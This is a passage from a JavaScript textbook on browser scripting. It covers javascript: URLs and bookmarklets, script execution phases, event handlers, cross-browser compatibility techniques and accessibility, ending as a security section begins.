When this sort of URL is loaded, the browser executes the JavaScript code, but because there is no returned value (the `alert()` method returns `undefined`), browsers like Firefox do not replace the currently displayed document. (In this case, the `javascript:` URL serves the same purpose as an `onclick` event handler. The link above would be better expressed as an `onclick` handler on a `<button>` element—the `<a>` element should generally be reserved for hyperlinks that load new documents.) If you want to ensure that a `javascript:` URL does not overwrite the document, you can use the `void` operator to force an invocation or assignment expression to be `undefined`:

```
<a href="javascript:void window.open('about:blank');">Open Window</a>
```

Without the `void` operator in this URL, the return value of the `Window.open()` method call would (in some browsers) be converted to a string and displayed, and the current document would be overwritten by a document that contains this text:

```
[object Window]
```

Like HTML event handler attributes, JavaScript URLs are a holdover from the early days of the Web and are generally avoided in modern HTML. `javascript:` URLs do have a useful role to play *outside* of HTML documents. If you need to test a small snippet of JavaScript code, you can type a `javascript:` URL directly into the location bar of your browser. Another legitimate (and powerful) use of `javascript:` URLs is in browser bookmarks, as described below.

13.2.5.1 Bookmarklets

In a web browser, a "bookmark" is a saved URL. If you bookmark a `javascript:` URL, you are saving a small script, known as a *bookmarklet*. A bookmarklet is a mini-program that can be easily launched from the browser's menus or toolbar. The code in a bookmarklet runs as if it were a script on the page and can query and set document content, presentation, and behavior. As long as a bookmarklet does not return a value, it can operate on whatever document is currently displayed without replacing that document with new content.

Consider the following `javascript:` URL in an `<a>` tag. Clicking the link opens a simple JavaScript expression evaluator that allows you to evaluate expressions and execute statements in the context of the page:

```
<a href='javascript:
  var e = "", r = ""; /* Expression to evaluate and the result */
  do {
      /* Display expression and result and ask for a new expression */
```

```
    e = prompt("Expression: " + e + "\n" + r + "\n", e);
    try { r = "Result: " + eval(e); } /* Try to evaluate the expression */
    catch(ex) { r = ex; }             /* Or remember the error instead  */
} while(e);  /* Continue until no expression entered or Cancel clicked */
void 0;      /* This prevents the current document from being overwritten */
'>
JavaScript Evaluator
</a>
```

Note that even though this JavaScript URL is written across multiple lines, the HTML parser treats it as a single line, and single-line // comments will not work in it. Also, remember that the code is all part of a single-quoted HTML attribute, so the code may not contain any single quotes.

A link like this is useful when hardcoded into a page that you are developing but becomes much more useful when stored as a bookmark that you can run on any page. Browsers typically allow you to bookmark the destination of a hyperlink by right-clicking on the link and selecting something like Bookmark Link or by dragging the link to your bookmarks toolbar.

13.3 Execution of JavaScript Programs

There is no formal definition of a *program* in client-side JavaScript. We can say that a JavaScript program consists of all the JavaScript code in a web page (inline scripts, HTML event handlers, and `javascript:` URLs) along with external JavaScript code referenced with the `src` attribute of a `<script>` tag. All of these separate bits of code share a single global Window object. That means that they all see the same Document object, and they share the same set of global functions and variables: if a script defines a new global variable or function, that variable or function will be visible to any JavaScript code that runs after the script does.

If a web page includes an embedded frame (using the `<iframe>` element), the JavaScript code in the embedded document has a different global object than the code in the embedding document, and it can be considered a separate JavaScript program. Remember, though, that there is no formal definition of what the boundaries of a JavaScript program are. If the container document and the contained document are from the same server, the code in one document can interact with the code in the other, and you can treat them as two interacting parts of a single program, if you wish. §14.8.3 explains more about the global Window object and the interactions between programs in separate windows and frames.

`javascript:` URLs in bookmarklets exist outside of any document and can be thought of as a kind of user extension or modification to other programs. When the user runs a bookmarklet, the bookmarked JavaScript code is given access to the global object and content of the current document and can manipulate it as desired.

JavaScript program execution occurs in two phases. In the first phase, the document content is loaded and the code from `<script>` elements (both inline scripts and external

scripts) is run. Scripts generally (but not always; see §13.3.1) run in the order in which they appear in the document. The JavaScript code within any single script is run from top to bottom, in the order that it appears, subject, of course, to JavaScript's conditionals, loops, and other control statements.

Once the document is loaded and all scripts have run, JavaScript execution enters its second phase. This phase is asynchronous and event-driven. During this event-driven phase, the web browser invokes event handler functions (defined by HTML event handler attributes, by scripts executed in the first phase, or by previously invoked event handlers) in response to events that occur asynchronously. Event handlers are most commonly invoked in response to user input (mouse clicks, keystrokes, etc.) but may also be triggered by network activity, elapsed time, or errors in JavaScript code. Events and event handlers are described in detail in Chapter 17. We'll also have more to say about them in §13.3.2. Note that `javascript:` URLs embedded in a web page can be thought of as a type of event handler, since they have no effect until activated by a user input event such as clicking on a link or submitting a form.

One of the first events that occurs during the event-driven phase is the load event, which indicates that the document is fully loaded and ready to be manipulated. JavaScript programs often use this event as a trigger or starting signal. It is common to see programs whose scripts define functions but take no action other than defining an `onload` event handler function to be triggered by the load event at the beginning of the event-driven phase of execution. It is this onload handler that then manipulates the document and does whatever it is that the program is supposed to do. The loading phase of a JavaScript program is relatively short, typically lasting only a second or two. Once the document is loaded, the event-driven phase lasts for as long as the document is displayed by the web browser. Because this phase is asynchronous and event-driven, there may be long periods of inactivity, where no JavaScript is executed, punctuated by bursts of activity triggered by user or network events. §13.3.4 covers the two phases of JavaScript execution in more detail.

Both core JavaScript and client-side JavaScript have a single-threaded execution model. Scripts and event handlers are (or must appear to be) executed one at a time without concurrency. This keeps JavaScript programming simple and is discussed in §13.3.3.

13.3.1 Synchronous, Asynchronous, and Deferred Scripts

When JavaScript was first added to web browsers, there was no API for traversing and manipulating the structure and content of a document. The only way that JavaScript code could affect the content of a document was to generate that content on the fly while the document was loading. It did this using the `document.write()` method. Example 13-3 shows what state-of-the-art JavaScript code looked like in 1996.

Example 13-3. Generating document content at load time

```
<h1>Table of Factorials</h1>
<script>
function factorial(n) {                    // A function to compute factorials
```

```
    if (n <= 1) return n;
    else return n*factorial(n-1);
}

document.write("<table>");                          // Begin an HTML table
document.write("<tr><th>n</th><th>n!</th></tr>");    // Output table header
for(var i = 1; i <= 10; i++) {                      // Output 10 rows
    document.write("<tr><td>" + i + "</td><td>" + factorial(i) + "</td></tr>");
}
document.write("</table>");                         // End the table
document.write("Generated at " + new Date());       // Output a timestamp
</script>
```

When a script passes text to `document.write()`, that text is added to the document input stream, and the HTML parser behaves as if the script element had been replaced by that text. The use of `document.write()` is no longer considered good style, but it is still possible (see §15.10.2) and this fact has an important implication. When the HTML parser encounters a `<script>` element, it must, by default, run the script before it can resume parsing and rendering the document. This is not much of a problem for inline scripts, but if the script source code is in an external file specified with a `src` attribute, this means that the portions of the document that follow the script will not appear in the browser until the script has been downloaded and executed.

This *synchronous* or *blocking* script execution is the default only. The `<script>` tag can have `defer` and `async` attributes, which (in browsers that support them) cause scripts to be executed differently. These are boolean attributes—they don't have a value; they just need to be present on the `<script>` tag. HTML5 says that these attributes are only meaningful when used in conjunction with the `src` attribute, but some browsers may support deferred inline scripts as well:

```
<script defer src="deferred.js"></script>
<script async src="async.js"></script>
```

Both the `defer` and `async` attributes are ways of telling the browser that the linked script does not use `document.write()` and won't be generating document content, and that therefore the browser can continue to parse and render the document while downloading the script. The `defer` attribute causes the browser to defer execution of the script until after the document has been loaded and parsed and is ready to be manipulated. The `async` attribute causes the browser to run the script as soon as possible but not to block document parsing while the script is being downloaded. If a `<script>` tag has both attributes, a browser that supports both will honor the `async` attribute and ignore the `defer` attribute.

Note that deferred scripts run in the order in which they appear in the document. Async scripts run as they load, which means that they may execute out of order.

At the time of this writing, the `async` and `defer` attributes are not yet widely implemented, and they should be considered optimization hints only: your web pages should be designed to work correctly even if deferred and asynchronous scripts are executed synchronously.

You can load and execute scripts asynchronously, even in browsers that do not support the async attribute, by dynamically creating a <script> element and inserting it into the document. The loadasync() function shown in Example 13-4 does this. The techniques it uses are explained in Chapter 15.

Example 13-4. Asynchronously loading and executing a script

```
// Asynchronously load and execute a script from a specified URL
function loadasync(url) {
    var head = document.getElementsByTagName("head")[0]; // Find document <head>
    var s = document.createElement("script");  // Create a <script> element
    s.src = url;                               // Set its src attribute
    head.appendChild(s);                       // Insert the <script> into head
}
```

Notice that this loadasync() function loads scripts dynamically—scripts that are neither included inline within the web page nor referenced statically from the web page are loaded into the document and become part of the running JavaScript program.

13.3.2 Event-Driven JavaScript

The ancient JavaScript program shown in Example 13-3 is a synchronous one: it starts running when the page loads, produces some output, and then terminates. This kind of program is very uncommon today. Instead, we write programs that register event handler functions. These functions are then invoked asynchronously when the events for which they were registered occur. A web application that wants to enable keyboard shortcuts for common actions would register an event handler for key events, for example. Even noninteractive programs use events. Suppose you wanted to write a program that would analyze the structure of its document and automatically generate a table of contents for the document. No event handlers for user input events are necessary, but the program would still register an onload event handler so that it would know when the document had finished loading and was ready to have a table of contents generated.

Events and event handling are the subject of Chapter 17, but this section will provide a quick overview. Events have a name, such as "click", "change", "load", "mouseover", "keypress", or "readystatechange", that indicates the general type of event that has occurred. Events also have a *target*, which is the object on which they occurred. When we speak of an event, we must specify both the event type (the name) and the target: a click event on an HTMLButtonElement object, for example, or a readystatechange event on an XMLHttpRequest object.

If we want our program to respond to an event, we write a function known as an "event handler," "event listener," or sometimes just a "callback." We then register this function so that it is invoked when the event occurs. As noted earlier, this can be done using HTML attributes, but this kind of mixing of JavaScript code with HTML content is discouraged. Instead, the simplest way to register an event handler is usually to assign a JavaScript function to a property of the target object, with code like this:

```
window.onload = function() { ... };
document.getElementById("button1").onclick = function() { ... };
function handleResponse() { ... }
request.onreadystatechange = handleResponse;
```

Notice that event handler properties have names that, by convention, begin with "on" and are followed by the name of the event. Also notice that there are no function invocations in any of the code above: we're assigning functions themselves to these properties. The browser will perform the invocation when the events occur. Asynchronous programming with events often involves nested functions and it is not uncommon to end up writing code that defines functions within functions within functions.

In most browsers, for most kinds of events, event handlers are passed an object as an argument, and the properties of this object provide details about the event. The object passed to a click event, for example, would have a property that specified which mouse button was clicked. (In IE, these event details are stored in the global `event` object instead of being passed to the handler function.) The return value of an event handler is sometimes used to indicate whether the function has sufficiently handled the event and to prevent the browser from performing whatever default action it would otherwise take.

Events whose targets are elements in a document often propagate up the document tree in a process known as "bubbling." If the user clicks the mouse on a `<button>` element, for example, a click event is fired on the button. If that event is not handled (and its propagation stopped) by a function registered on the button, the event bubbles up to whatever element the button is nested within, and any click event handler registered on that container element will be invoked.

If you need to register more than one event handler function for a single event, or if you want to write a module of code that can safely register event handlers even if another module has already registered a handler for the same event on the same target, you have to use another event handler registration technique. Most objects that can be event targets have a method named `addEventListener()`, which allows the registration of multiple listeners:

```
window.addEventListener("load", function() {...}, false);
request.addEventListener("readystatechange", function() {...}, false);
```

Note that the first argument to this function is the name of the event. Although `addEventListener()` has been standardized for over a decade, Microsoft is only now implementing it for IE9. In IE8 and earlier, you must use a similar method, named `attachEvent()`:

```
window.attachEvent("onload", function() {...});
```

See Chapter 17 for more on `addEventListener()` and `attachEvent()`.

Client-side JavaScript programs also use other kinds of asynchronous notification that are not, technically speaking, events. If you set the `onerror` property of the Window object to a function, that function will be invoked when a JavaScript error (or any

uncaught exception) occurs (see §14.6). Also, the `setTimeout()` and `setInterval()` functions (these are methods of the Window object and therefore global functions of client-side JavaScript) trigger the invocation of a specified function after a specified amount of time. The functions passed to `setTimeout()` are registered differently than true event handlers, and they are usually called "callbacks" instead of "handlers," but they are asynchronous just as event handlers are. See §14.1 for more on `setTimeout()` and `setInterval()`.

Example 13-5 demonstrates `setTimeout()`, `addEventListener()`, and `attachEvent()` to define an `onLoad()` function that registers a function to be run when the document finishes loading. `onLoad()` is a very useful function, and we'll use it in examples throughout the rest of this book.

Example 13-5. onLoad(): invoke a function when the document loads

```
// Register the function f to run when the document finishes loading.
// If the document has already loaded, run it asynchronously ASAP.
function onLoad(f) {
    if (onLoad.loaded)                  // If document is already loaded
        window.setTimeout(f, 0);        // Queue f to be run as soon as possible
    else if (window.addEventListener)   // Standard event registration method
        window.addEventListener("load", f, false);
    else if (window.attachEvent)        // IE8 and earlier use this instead
        window.attachEvent("onload", f);
}
// Start by setting a flag that indicates that the document is not loaded yet.
onLoad.loaded = false;
// And register a function to set the flag when the document does load.
onLoad(function() { onLoad.loaded = true; });
```

13.3.3 Client-Side JavaScript Threading Model

The core JavaScript language does not contain any threading mechanism, and client-side JavaScript has traditionally not defined any either. HTML5 defines "WebWorkers" which serve as a kind of a background thread (more on web workers follows), but client-side JavaScript still behaves as if it is strictly single-threaded. Even when concurrent execution is possible, client-side JavaScript cannot ever detect the fact that it is occurring.

Single-threaded execution makes for much simpler scripting: you can write code with the assurance that two event handlers will never run at the same time. You can manipulate document content knowing that no other thread is attempting to modify it at the same time, and you never need to worry about locks, deadlock, or race conditions when writing JavaScript code.

Single-threaded execution means that web browsers must stop responding to user input while scripts and event handlers are executing. This places a burden on JavaScript programmers: it means that JavaScript scripts and event handlers must not run for too long. If a script performs a computationally intensive task, it will introduce a delay into document loading, and the user will not see the document content until the script

completes. If an event handler performs a computationally intensive task, the browser may become nonresponsive, possibly causing the user to think that it has crashed.[2]

If your application must perform enough computation to cause a noticeable delay, you should allow the document to load fully before performing that computation, and you should be sure to notify the user that computation is underway and that the browser is not hung. If it is possible to break your computation down into discrete subtasks, you can use methods such as `setTimeout()` and `setInterval()` to run the subtasks in the background while updating a progress indicator that displays feedback to the user.

HTML5 defines a controlled form of concurrency called a "web worker." A web worker is a background thread for performing computationally intensive tasks without freezing the user interface. The code that runs in a web worker thread does not have access to document content, does not share any state with the main thread or with other workers, and can only communicate with the main thread and other workers through asynchronous events, so the concurrency is not detectable to the main thread, and web workers do not alter the basic single-threaded execution model of JavaScript programs. See §22.4 for full details on web workers.

13.3.4 Client-Side JavaScript Timeline

We've already seen that JavaScript programs begin in a script execution phase and then transition to an event-handling phase. This section explains the timeline of JavaScript program execution in more detail.

1. The web browser creates a Document object and begins parsing the web page, adding Element objects and Text nodes to the document as it parses HTML elements and their textual content. The `document.readyState` property has the value "loading" at this stage.
2. When the HTML parser encounters `<script>` elements that have neither the `async` nor `defer` attributes, it adds those elements to the document and then executes the inline or external script. These scripts are executed synchronously, and the parser pauses while the script downloads (if necessary) and runs. Scripts like these can use `document.write()` to insert text into the input stream. That text will become part of the document when the parser resumes. Synchronous scripts often simply define functions and register event handlers for later use, but they can traverse and manipulate the document tree as it exists when they run. That is, synchronous scripts can see their own `<script>` element and document content that comes before it.
3. When the parser encounters a `<script>` element that has the `async` attribute set, it begins downloading the script text and continues parsing the document. The script will be executed as soon as possible after it has downloaded, but the parser does not stop and wait for it to download. Asynchronous scripts must not use the

2. Some browsers guard against denial-of-service attacks and accidental infinite loops by prompting the user if a script or event handler takes too long to run. This gives the user the chance to abort a runaway script.

`document.write()` method. They can see their own `<script>` element and all document elements that come before it, and may or may not have access to additional document content.

4. When the document is completely parsed, the `document.readyState` property changes to "interactive".
5. Any scripts that had the `defer` attribute set are executed, in the order in which they appeared in the document. Async scripts may also be executed at this time. Deferred scripts have access to the complete document tree and must not use the `document.write()` method.
6. The browser fires a DOMContentLoaded event on the Document object. This marks the transition from synchronous script execution phase to the asynchronous event-driven phase of program execution. Note, however, that there may still be `async` scripts that have not yet executed at this point.
7. The document is completely parsed at this point, but the browser may still be waiting for additional content, such as images, to load. When all such content finishes loading, and when all `async` scripts have loaded and executed, the `document.readyState` property changes to "complete" and the web browser fires a load event on the Window object.
8. From this point on, event handlers are invoked asynchronously in response to user input events, network events, timer expirations, and so on.

This is an idealized timeline and all browsers do not support all of its details. The load event is universally supported: all browsers fire it, and it is the most common technique for determining that the document is completely loaded and ready to manipulate. The DOMContentLoaded event fires before the load event and is supported by all current browsers except IE. The `document.readyState` property is implemented by most browsers at the time of this writing, but the values of this property differ slightly from browser to browser. The `defer` attribute is supported by all current versions of IE, but it is only now being implemented by other browsers. Support for the `async` attribute is not yet common at the time of this writing, but asynchronous script execution via the technique shown in Example 13-4 is supported by all current browsers. (Notice, though, that the ability to dynamically load scripts with functions like `loadasync()` blurs the boundary between the script loading and event-driven phases of program execution.)

This timeline does not specify when the document becomes visible to the user or when the web browser must start responding to user input events. Those are implementation details. For very long documents or very slow network connections, it is theoretically possible that a web browser will render part of a document and allow the user to start interacting with it before all the scripts have executed. In that case, user input events might be fired before the event-driven phase of program execution has formally started.

13.4 Compatibility and Interoperability

The web browser is the operating system for web apps, but the web is a heterogeneous environment and your web documents and applications will be viewed and run in browsers of different ages (from cutting-edge beta releases to decade-old browsers like IE6) from different vendors (Microsoft, Mozilla, Apple, Google, Opera) running on different operating systems (Windows, Mac OS, Linux, iPhone OS, Android). It is challenging to write nontrivial client-side JavaScript programs that run correctly on such a wide variety of platforms.

Client-side JavaScript compatibility and interoperability issues fall into three general categories:

Evolution
: The web platform is always evolving and expanding. A standards body proposes a new feature or API. If the feature seems useful, browser vendors implement it. If enough vendors implement it interoperably, developers begin to use and depend on the feature, and it secures a permanent place in the web platform. Sometimes browser vendors and web developers take the lead and standards bodies write the official version well after the feature is already a de facto standard. In either case, a new feature has been added to the Web. New browsers support it and old browsers do not. Web developers are pulled between wanting to use powerful new features and wanting their web pages to be usable by the largest number of visitors—even those who are not using the latest browsers.

Nonimplementation
: Sometimes browser vendors differ in their opinions of whether a particular feature is useful enough to implement. Some vendors implement it and others do not. This is not a matter of current browsers with the feature versus older browsers without it, but a matter of browser implementors who prioritized the feature versus those who did not. IE8, for example, does not support the `<canvas>` element, though all other browsers have embraced it. A more egregious example is Microsoft's decision not to implement the DOM Level 2 Events specification (which defines `addEventListener()` and related methods). This specification was standardized almost a decade ago, and other browser vendors have long since supported it.[3]

Bugs
: Every browser has bugs, and none implement all of the client-side JavaScript APIs exactly as specified. Sometimes, writing compatible client-side JavaScript code is a matter of being aware of, and knowing how to work around, the bugs in existing browsers.

Fortunately, the JavaScript language itself is interoperably implemented by all browser vendors and is not a source of compatibility problems. All browsers have interoperable implementations of ES3, and, at the time of this writing, all vendors are working on

3. To Microsoft's credit, IE9 now supports both the `<canvas>` element and the `addEventListener()` method.

implementing ES5. The transition between ES3 and ES5 may be the source of compatibility problems, because some browsers will support strict mode while others do not, but the expectation is that browser vendors will implement ES5 interoperably.

The first step in addressing compatibility issues in client-side JavaScript is to be aware of what those issues are. The web browser release cycle is about three times as rapid as the release cycle for this book, which means that this book cannot reliably tell you which versions of which browser implement which features, much less describe the bugs in or the quality of implementation of the features in various browsers. Details like this are best left to the Web. The HTML5 standardization effort aims to eventually produce a test suite. At the time of this writing, no such tests exist, but once they do, they ought to provide a wealth of browser compatibility information. In the meantime, here are some websites you might find useful:

https://developer.mozilla.org
: The Mozilla Developer Center

http://msdn.microsoft.com
: The Microsoft Developer Network

http://developer.apple.com/safari
: The Safari Dev Center at the Apple Developer Connection

http://code.google.com/doctype
: Google describes its Doctype project as "an encyclopedia of the open web." This user-editable site includes extensive compatibility tables for client-side JavaScript. At the time of this writing, these tables report only on the existence of various properties and methods in each browser: they do not actually say whether those features work correctly.

http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(HTML_5)
: A Wikipedia article tracking the implementation status of HTML5 features and APIs in various browsers.

http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(Document_Object_Model)
: A similar article that tracks the implementation status of DOM features.

http://a.deveria.com/caniuse
: The "When can I use..." website tracks the implementation status of important web features, allows them to be filtered according to various criteria, and recommends their use once there are few remaining deployed browsers that do not support the feature.

http://www.quirksmode.org/dom
: Tables that list the compatibility of various browsers with the W3C DOM.

http://webdevout.net/browser-support
: Another site that attempts to track the implementation of web standards by browser vendors.

Note that the last three sites listed are maintained by individuals. Despite the dedication of these client-side JavaScript heroes, these sites may not always be up to date.

Awareness of the incompatibilities between browsers is only the first step, of course. Next, you must decide how to address the incompatibilities. One strategy is to restrict yourself to using only those features that are universally supported (or easily emulated) by all of the browsers that you choose to support. The "When can I use..." website mentioned previously (*http://a.deveria.com/caniuse*) is based around this strategy: it lists a number of features that will become usable as soon as IE6 has been phased out and no longer has a significant market share. The subsections that follow explain a few less passive strategies you can use to work around client-side incompatibilities.

A Word about "Current Browsers"

Client-side JavaScript is a moving target, especially with the advent of ES5 and HTML5. Because the platform is evolving rapidly, I shy away from making narrow statements about particular versions of particular browsers: any such claims are likely to be outdated well before a new edition of this book appears. You'll find, therefore, that I often hedge my statements with purposely vague language like "all current browsers" (or sometimes "all current browsers except IE"). To put this in context, while I was writing this chapter, the current (non-beta) browsers were:

- Internet Explorer 8
- Firefox 3.6
- Safari 5
- Chrome 5
- Opera 10.10

When this book reaches bookstores, the current browsers will likely be Internet Explorer 9, Firefox 4, Safari 5, Chrome 11, and Opera 11.

This is not a guarantee that every statement in this book about "current browsers" is true for each of these specific browsers. However, it allows you to know what browsers were current technology when this book was written.

The fifth edition of this book used the phrase "modern browsers" instead of "current browsers." That edition was published in 2006, when the current browsers were Firefox 1.5, IE6, Safari 2, and Opera 8.5 (the Chrome browser from Google did not exist yet). Any references to "modern browsers" remaining in this book can now be taken to mean "all browsers," since browsers older than those are now quite rare.

Many of the newest client-side features described in this book (in Chapter 22 particularly) are not yet implemented by all browsers. The features that I've chosen to document in this edition are being developed under an open standards process, have been implemented in at least one released browser, are under development in at least one more, and seem likely to be adopted by all browser vendors (with the possible exception of Microsoft).

13.4.1 Compatibility Libraries

One of the easiest ways to deal with incompatibilities is to use libraries of code that work around them for you. Consider the `<canvas>` element for client-side graphics (the topic of Chapter 21), for example. IE is the only current browser that does not support this feature. It does support an obscure proprietary client-side graphics language called VML, however, and the canvas element can be emulated on top of that. The open source "explorercanvas" project at *http://code.google.com/p/explorercanvas* has released a library that does just that: you include a single file of JavaScript code named *excanvas.js* and IE will behave as if it supports the `<canvas>` element.

excanvas.js is a particularly pure example of a compatibility library. It is possible to write similar libraries for certain features. The ES5 Array methods (§7.9), such as `forEach()`, `map()`, and `reduce()`, can be almost perfectly emulated in ES3, and by adding the appropriate library to your pages, you can treat these powerfully useful methods as part of the baseline platform of all browsers.

Sometimes, however, it is not possible to completely (or efficiently) implement a feature on browsers that do not support it. As already mentioned, IE is the only browser that does not implement the standard event-handling API, including the `addEventListener()` method for registering event handlers. IE supports a similar method called `attachEvent()`. `attachEvent()` is not as powerful as `addEventListener()` and it is not really feasible to transparently implement the entire standard on top of what IE offers. Instead, developers sometimes define a compromise event handling method—often called `addEvent()`—that can be portably implemented using either `addEventListener()` or `attachEvent()`. Then, they write all their code to use `addEvent()` instead of either `addEventListener()` or `attachEvent()`.

In practice, many web developers today use client-side JavaScript frameworks such as jQuery (see Chapter 19) on all their web pages. One of the functions that makes these frameworks so indispensable is that they define a new client-side API and implement it compatibly for you across all browsers. In jQuery, for example, event handler registration is done with a method named `bind()`. If you adopt jQuery for all your web development, you'll never need to think about the incompatibilities between `addEventListener()` and `attachEvent()`. See §13.7 for more on client-side frameworks.

13.4.2 Graded Browser Support

Graded browser support is a testing and QA technique pioneered and championed by Yahoo! that brings some sanity to the otherwise unmanageable proliferation of vendor/version/OS browser variants. Briefly, graded browser support involves choosing "A-grade" browsers that receive full support and testing and identifying "C-grade" browsers that are not powerful enough. A-grade browsers get full-featured web pages, and C-grade browsers are served minimal HTML-only versions of the pages that require no JavaScript or CSS. Browsers that are not A-grade or C-grade are called X-grade: these are usually brand-new or particularly rare browsers. They are assumed to be capable

and are served the full-featured web pages, but they are not officially supported or tested.

You can read more about Yahoo!'s system of graded browser support at *http://developer.yahoo.com/yui/articles/gbs*. That web page also includes Yahoo!'s current list of A-grade and C-grade browsers (the list is updated quarterly). Even if you don't adopt graded browser support techniques yourself, Yahoo!'s list of A-grade browsers is a useful way to determine which browsers are current and have significant market share.

13.4.3 Feature Testing

Feature testing (sometimes called *capability testing*) is a powerful technique for coping with incompatibilities. If you want to use a feature or capability that may not be supported by all browsers, include code in your script that tests to see whether that feature is supported. If the desired feature is not supported on the current platform, either do not use it on that platform or provide alternative code that works on all platforms.

You'll see feature testing again and again in the chapters that follow. In Chapter 17, for example, we use code that looks like this:

```
if (element.addEventListener) { // Test for this W3C method before using it
    element.addEventListener("keydown", handler, false);
    element.addEventListener("keypress", handler, false);
}
else if (element.attachEvent) { // Test for this IE method before using it
    element.attachEvent("onkeydown", handler);
    element.attachEvent("onkeypress", handler);
}
else {  // Otherwise, fall back on a universally supported technique
    element.onkeydown = element.onkeypress = handler;
}
```

The important thing about the feature-testing technique is that it results in code that is not tied to a specific list of browser vendors or browser version numbers. It works with the set of browsers that exists today and should continue to work with future browsers, whatever feature sets they implement. Note, however, that it requires browser vendors not to define a property or method unless that property or method is fully functional. If Microsoft were to define an `addEventListener()` method that only partially implemented the W3C specification, it would break a lot of code that uses feature testing before calling `addEventListener()`.

13.4.4 Quirks Mode and Standards Mode

When Microsoft released IE6, it added support for a number of standard CSS features that were not supported in IE5. In order to ensure backward compatibility with existing web content, however, it had to define two distinct rendering modes. In "standards mode" or "CSS compatibility mode," the browser would follow CSS standards. In "quirks mode," the browser would behave in the quirky nonstandard manner that IE4 and IE5 had. The choice of rendering modes depended on the `DOCTYPE` declaration at

the top of the HTML file. Pages with no DOCTYPE at all and pages that declared certain permissive doctypes that were in common use during the IE5 era were rendered in quirks mode. Pages with strict doctypes (or, for forward compatibility, pages with unrecognized doctypes) were rendered in standards mode. Pages with an HTML5 doctype (`<!DOCTYPE html>`) are rendered in standards mode in all modern browsers.

This distinction between quirks mode and standards mode has stood the test of time. New versions of IE still implement it, other modern browsers do too, and the existence of these two modes is recognized by the HTML5 specification. The differences between quirks mode and standards mode usually matter most to people writing HTML and CSS. But client-side JavaScript code sometimes needs to know which mode a document is rendered in. To perform this kind of rendering mode feature testing, check the `document.compatMode` property. If it has the value "CSS1Compat," the browser is using standards mode. If the value is "BackCompat" (or `undefined` if the property doesn't exist at all), the browser is using quirks mode. All modern browsers implement the `compatMode` property, and the HTML5 specification standardizes it.

It is not often necessary to test `compatMode`. Example 15-8 illustrates one case where this test is necessary, however.

13.4.5 Browser Testing

Feature testing is well suited to checking for support of large functional areas. You can use it to determine whether a browser supports the W3C event-handling model or the IE event-handling model, for example. On the other hand, sometimes you may need to work around individual bugs or quirks in a particular browser, and there may be no easy way to test for the existence of the bug. In this case, you need to create a platform-specific workaround that is tied to a particular browser vendor, version, or operating system (or some combination of the three).

The way to do this in client-side JavaScript is with the Navigator object, which you'll learn about in Chapter 14. Code that determines the vendor and version of the current browser is often called a *browser sniffer* or a *client sniffer*. A simple example is shown in Example 14-3. Client sniffing was a common programming technique in the early days of the Web, when the Netscape and IE platforms were incompatible and diverging. Client sniffing has now fallen out of favor and should be used only when absolutely necessary.

Note that client sniffing can be done on the server side as well, with the web server choosing what JavaScript code to send based on how the browser identifies itself in its `User-Agent` header.

13.4.6 Conditional Comments in Internet Explorer

In practice, you'll find that many of the incompatibilities in client-side JavaScript programming turn out to be IE-specific. That is, you must write code in one way for IE and in another way for all other browsers. IE supports conditional comments

(introduced in IE5) that are completely nonstandard but can be quite useful for working around incompatibilities.

Here is what IE's conditional comments look like in HTML. Notice the tricks played with the closing delimiter of HTML comments:

```
<!--[if IE 6]>
This content is actually inside an HTML comment.
It will only be displayed in IE 6.
<![endif]-->

<!--[if lte IE 7]>
This content will only be displayed by IE 5, 6 and 7 and earlier.
lte stands for "less than or equal". You can also use "lt", "gt" and "gte".
<![endif]-->

<!--[if !IE]> <-->
This is normal HTML content, but IE will not display it
because of the comment above and the comment below.
<!--> <![endif]-->

This is normal content, displayed by all browsers.
```

As a concrete example, consider the *excanvas.js* library described above to implement the <canvas> element in Internet Explorer. Since this library is required only in IE (and works only in IE), it is reasonable to include it on your pages within a conditional comment so that other browsers never load it:

```
<!--[if IE]><script src="excanvas.js"></script><![endif]-->
```

Conditional comments are also supported by IE's JavaScript interpreter, and C and C++ programmers may find them similar to the `#ifdef/#endif` functionality of the C preprocessor. A JavaScript conditional comment in IE begins with the text `/*@cc_on` and ends with the text `@*/`. (The `cc` in `cc_on` stands for conditional compilation.) The following conditional comment includes code that is executed only in IE:

```
/*@cc_on
  @if (@_jscript)
    // This code is inside a JS comment but is executed in IE.
    alert("In IE");
  @end
  @*/
```

Inside a conditional comment, the keywords `@if`, `@else`, and `@end` delimit the code that is to be conditionally executed by IE's JavaScript interpreter. Most of the time, you need only the simple conditional shown above: `@if (@_jscript)`. JScript is Microsoft's name for its JavaScript interpreter, and the `@_jscript` variable is always `true` in IE.

With clever interleaving of conditional comments and regular JavaScript comments, you can set up one block of code to run in IE and a different block to run in all other browsers:

```
/*@cc_on
  @if (@_jscript)
```

```
    // This code is inside a conditional comment, which is also a
    // regular JavaScript comment. IE runs it but other browsers ignore it.
    alert('You are using Internet Explorer);
  @else*/
    // This code is no longer inside a JavaScript comment, but is still
    // inside the IE conditional comment.  This means that all browsers
    // except IE will run this code.
    alert('You are not using Internet Explorer');
/*@end
  @*/
```

13.5 Accessibility

The Web is a wonderful tool for disseminating information, and JavaScript programs can enhance access to that information. JavaScript programmers must be careful, however: it is easy to write JavaScript code that inadvertently denies information to visitors with visual or physical handicaps.

Blind users may use a form of "assistive technology" known as a screen reader to convert written words to spoken words. Some screen readers are JavaScript-aware, and others work best when JavaScript is turned off. If you design a website that requires JavaScript to display its information, you exclude the users of these screen readers. (And you have also excluded anyone who intentionally disables JavaScript in her browser.) The proper role of JavaScript is to enhance the presentation of information, not to take over the presentation of that information. A cardinal rule of JavaScript accessibility is to design your code so that the web page on which it is used will still function (at least in some form) with the JavaScript interpreter turned off.

Another important accessibility concern is for users who can use the keyboard but cannot use (or choose not to use) a pointing device such as a mouse. If you write JavaScript code that relies on mouse-specific events, you exclude users who do not use the mouse. Web browsers allow keyboard traversal and activation of UI elements within a web page, and your JavaScript code should as well. As shown in Chapter 17, JavaScript supports device-independent events, such as `onfocus` and `onchange`, as well as device-dependent events, such as `onmouseover` and `onmousedown`. For accessibility, you should favor the device-independent events whenever possible.

Creating accessible web pages is a nontrivial problem and a full discussion of accessibility is beyond the scope of this book. Web application developers who are concerned about accessibility should familiarize themselves with the WAI-ARIA (Web Accessibility Initiative–Accessible Rich Internet Applications) standards at *http://www.w3.org/WAI/intro/aria*.

13.6 Security

The introduction of JavaScript interpreters into web browsers means that loading a web page can cause arbitrary JavaScript code to be executed on your computer. This

has clear security implications, and browser vendors have worked hard to balance two competing goals:

- Defining powerful client-side APIs to enable useful web applications.
